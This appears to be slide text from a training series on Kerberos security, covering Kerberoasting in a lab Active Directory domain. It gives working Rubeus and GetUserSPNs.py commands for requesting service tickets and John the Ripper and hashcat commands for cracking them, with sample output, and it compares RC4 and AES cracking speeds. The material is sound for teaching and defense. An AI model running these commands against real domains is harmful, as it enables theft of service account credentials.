



# Kerberos Deep Dive

## Part 2 - Kerberoasting

July 2025, Alex Joss

# Content Overview

Part 1 - Kerberos Introduction

**Part 2 - Kerberoasting**

Part 3 - AS-REP Roasting


Part 4 - Unconstrained Delegation

Part 5 - Constrained Delegation

Part 6 - Resource-Based Constrained Delegation

# Note on Wireshark and Kerberos

- Throughout this session, we will inspect Kerberos traffic with Wireshark
- Kerberos traffic is (partially) encrypted, which makes analyzing more difficult
- With the right key material, Wireshark is able to decrypt all Kerberos traffic
- Whenever you see data in Wireshark with a blue background, it would normally be encrypted:




```
> Internet Protocol Version 4, Src: 10.0.1.100, Dst: 10.0.1.10
> Transmission Control Protocol, Src Port: 88, Dst Port: 50125, Seq: 1411, Ack: 327, Len: 303
> [2 Reassembled TCP Segments (1713 bytes): #1334(1410), #1335(303)]
▼ Kerberos
  > Record Mark: 1709 bytes
  ▼ as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    > padata: 1 item
      crealm: CHILD.TESTLAB.LOCAL
    > cname
    > ticket
    > enc-part
    [Response to: 1333]
    [Time from request: 0.003614000 seconds]
```

→ More details on this can be found in **Part 1** of this series

# Kerberos Basics Refresher

# High Level Kerberos Authentication Flow




# Kerberoasting

# What is Kerberoasting?

- Attack to **extract data encrypted with service account credentials** for **offline cracking**
- Exploits a combination of poor service account **password hygiene** and **weak encryption**
- Different algorithms (RC4, AES128, AES256 etc.) have an impact on efficiency
- Attacker only interacts with the KDC (usually the domain controller), not with the services


# Refresher TGS-REP






# Why And How Does Kerberoasting Work?

- Service ticket request process:



- Offline cracking approach:



# Requirements & Constraints

- Requesting service tickets requires:
  - A **valid domain** account (code execution as a user or knowledge of a user's password)
  - Connection to the KDC
  - An **SPN configured** on the target account (can be enumerated via AD)
- The attacker does not actually need permissions to access the target service
- Any account can request service tickets for any service, **regardless of permissions**
- Targeting machine accounts does not make much sense:
  - Password is randomly generated and 120 characters long
  - Automatically updated every 30 days by default

# How To Kerberoast

- There are lots of tools available to perform kerberoasting (both on Linux and Windows):
  - GetUserSPNs (Impacket): <https://github.com/fortra/impacket/blob/master/examples/GetUserSPNs.py>
  - Netexec: <https://github.com/Pennyw0rth/NetExec>
  - Pypykatz: <https://github.com/skelsec/pypykatz>
  - Rubeus: <https://github.com/GhostPack/Rubeus>
- Most tools will automatically gather viable SPNs\* from the domain
- The collected tickets can then be cracked with tools such as:
  - John the Ripper: <https://www.openwall.com/john/>
  - Hashcat: <https://hashcat.net/hashcat/>

\* No machine accounts, not the krbtgt account etc.

# Kerberoasting with Rubeus

```
c:\>Rubeus.exe kerberoast /format:john /outfile:krb.txt
```

[illegible]

```
[*] Searching the current domain for Kerberoastable users
```

```
[*] Found 1 user(s) to Kerberoast!
```

```
[*] SamAccountName      : bbroke
[*] DistinguishedName   : CN=Brown Broke,OU=DomainUsers,DC=winattacklab,DC=local
[*] ServicePrincipalName : http/ws1.winattacklab.local
[*] PwdLastSet           : 9/20/2021 11:26:08 AM
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to c:\temp\tools\Rubeus\krb.txt
```

# Kerberoasting with GetUserSPNs.py

```
# GetUserSPNs.py -request -dc-ip 10.0.1.100 winattacklab.local/tmassie
Impacket v0.9.22.dev1+20201015.130615.81eec85a - Copyright 2020 SecureAuth
Corporation
```

Password:

ServicePrincipalName	Name	MemberOf	PasswordLastSet
LastLogon	Delegation		
-----	-----	-----	-----
-----	-----		
http/ws1.winattacklab.local	bbroke		2020-11-02 05:58:12.861579
11-02 09:40:23.390461			2020-

```
$krb5tgs$23$*bbroke$WINATTACKLAB.LOCAL$winattacklab.local/bbroke*$f04e69616dbc63
80a30f199e8e54b8f5$20e2cfd5e859b34f4e485a34cb36b1f6823917a048c6e700d25788a4c4522
[ CUT ]
992f62c8104dbc9cb079f872d890188b0bd7336166f8facb94e512a829ebe2724eab9a48b139e382
13156b2f4828caaac73e946ee3c9f606837fb890f3fc77eddc6a966
```

# Tool Output

Value	Algorithm
17	AES128-CTS-HMAC-SHA1-96
18	AES256-CTS-HMAC-SHA1-96
23	RC4-HMAC-NT

Ticket type

Encryption  
type

Associated  
account

\$krb5tgs\$23\$\*svc\_iis\$CHILD.TESTLAB.LOCAL\$child.testlab.local/svc\_iis\*\$66e06caba0  
92620bb3cada601c673c7b\$733abb442 [CUT] 2d4f18992be567ebd6a41faeb32fec80ea2d8e15f

Encrypted  
Ticket

# Cracking with John the Ripper

```
# john krb.txt
```

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
```

```
Proceeding with single, rules:Wordlist
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
Almost done: Processing the remaining buffered candidate passwords, if any
```

```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
```

```
PASSWORD (?)
```

```
1g 0:00:00:00 DONE 2/3 (2020-11-02 09:45) 2.325g/s 5655p/s 5655c/s 5655C/s  
cheerleader..0987654321
```

```
Use the "--show" option to display all of the cracked passwords reliably
```

```
Session completed
```

# Cracking with Hashcat

```
# hashcat -m 13100 -a 0 krb.txt /tmp/wordlist.txt -O
```

```
hashcat (v6.0.0-25-g15634059) starting...
```

```
[CUT]
```

```
* Passwords.: 14344384
```

```
* Bytes.....: 139921497
```

```
* Keyspace...: 14344384
```

```
$krb5tgs$23$*bbroke$WINATTACKLAB.LOCAL$winattacklab.local/bbroke*$f04e69616dbc63
```

```
[CUT]
```

```
13156b2f4828caaac73e946ee3c9f606837fb890f3fc77eddc6a966: PASSWORD
```

```
Session.....: hashcat
```

```
Status.....: Cracked
```

```
Hash.Name.....: Kerberos 5, etype 23, TGS-REP
```

```
Hash.Target.....: $krb5tgs$23$*bbroke$WINATTACKLAB.LOCAL$winattacklab...c6a966
```

```
Time.Started.....: Tue Nov 3 12:29:24 2020 (0 secs)
```

```
Time.Estimated...: Tue Nov 3 12:29:24 2020 (0 secs)
```

```
[CUT]
```



# Impact of Encryption Algorithms

- Kerberos tickets can be encrypted with different algorithms:
  - DES
  - RC4
  - AES128
  - AES256
- Which algorithm is used depends on domain level, configuration, account type etc.
- The used algorithm also defines which `string-to-key` function is used to derive the encryption key from the account's password
- For example:
  - RC4 → MD4 (identical to NT hash)
  - AES → PBKDF2 (default 4096 iterations)
- These functions have a massive impact on the feasibility of brute-force attacks

# Hashcat Benchmarks

```
# hashcat -b -m13100 / -m19600 / -m19700
```

```
-----  
* Hash-Mode 13100 (Kerberos 5, etype 23, TGS-REP)  
-----
```

```
Speed.#*.....:  2341.1 MH/s
```

RC4

```
-----  
* Hash-Mode 19600 (Kerberos 5, etype 17, TGS-REP) [Iterations: 4095]  
-----
```

```
Speed.#*.....:  4437.0 kH/s
```

AES-128

```
-----  
* Hash-Mode 19700 (Kerberos 5, etype 18, TGS-REP) [Iterations: 4095]  
-----
```

```
Speed.#*.....:  2218.7 kH/s
```


AES-256

x500

x1000

# Supported Encryption Types

- Supported encryption types for an account are defined in `msDS-SupportedEncryptionType`
- For computer account, this is set by default to RC4, AES128 and AES256
- For user accounts, this is not set by default → RC4 is used to ensure compatibility
- DES is not supported anymore in Windows 7/10, Windows Server 2008 R2 and later

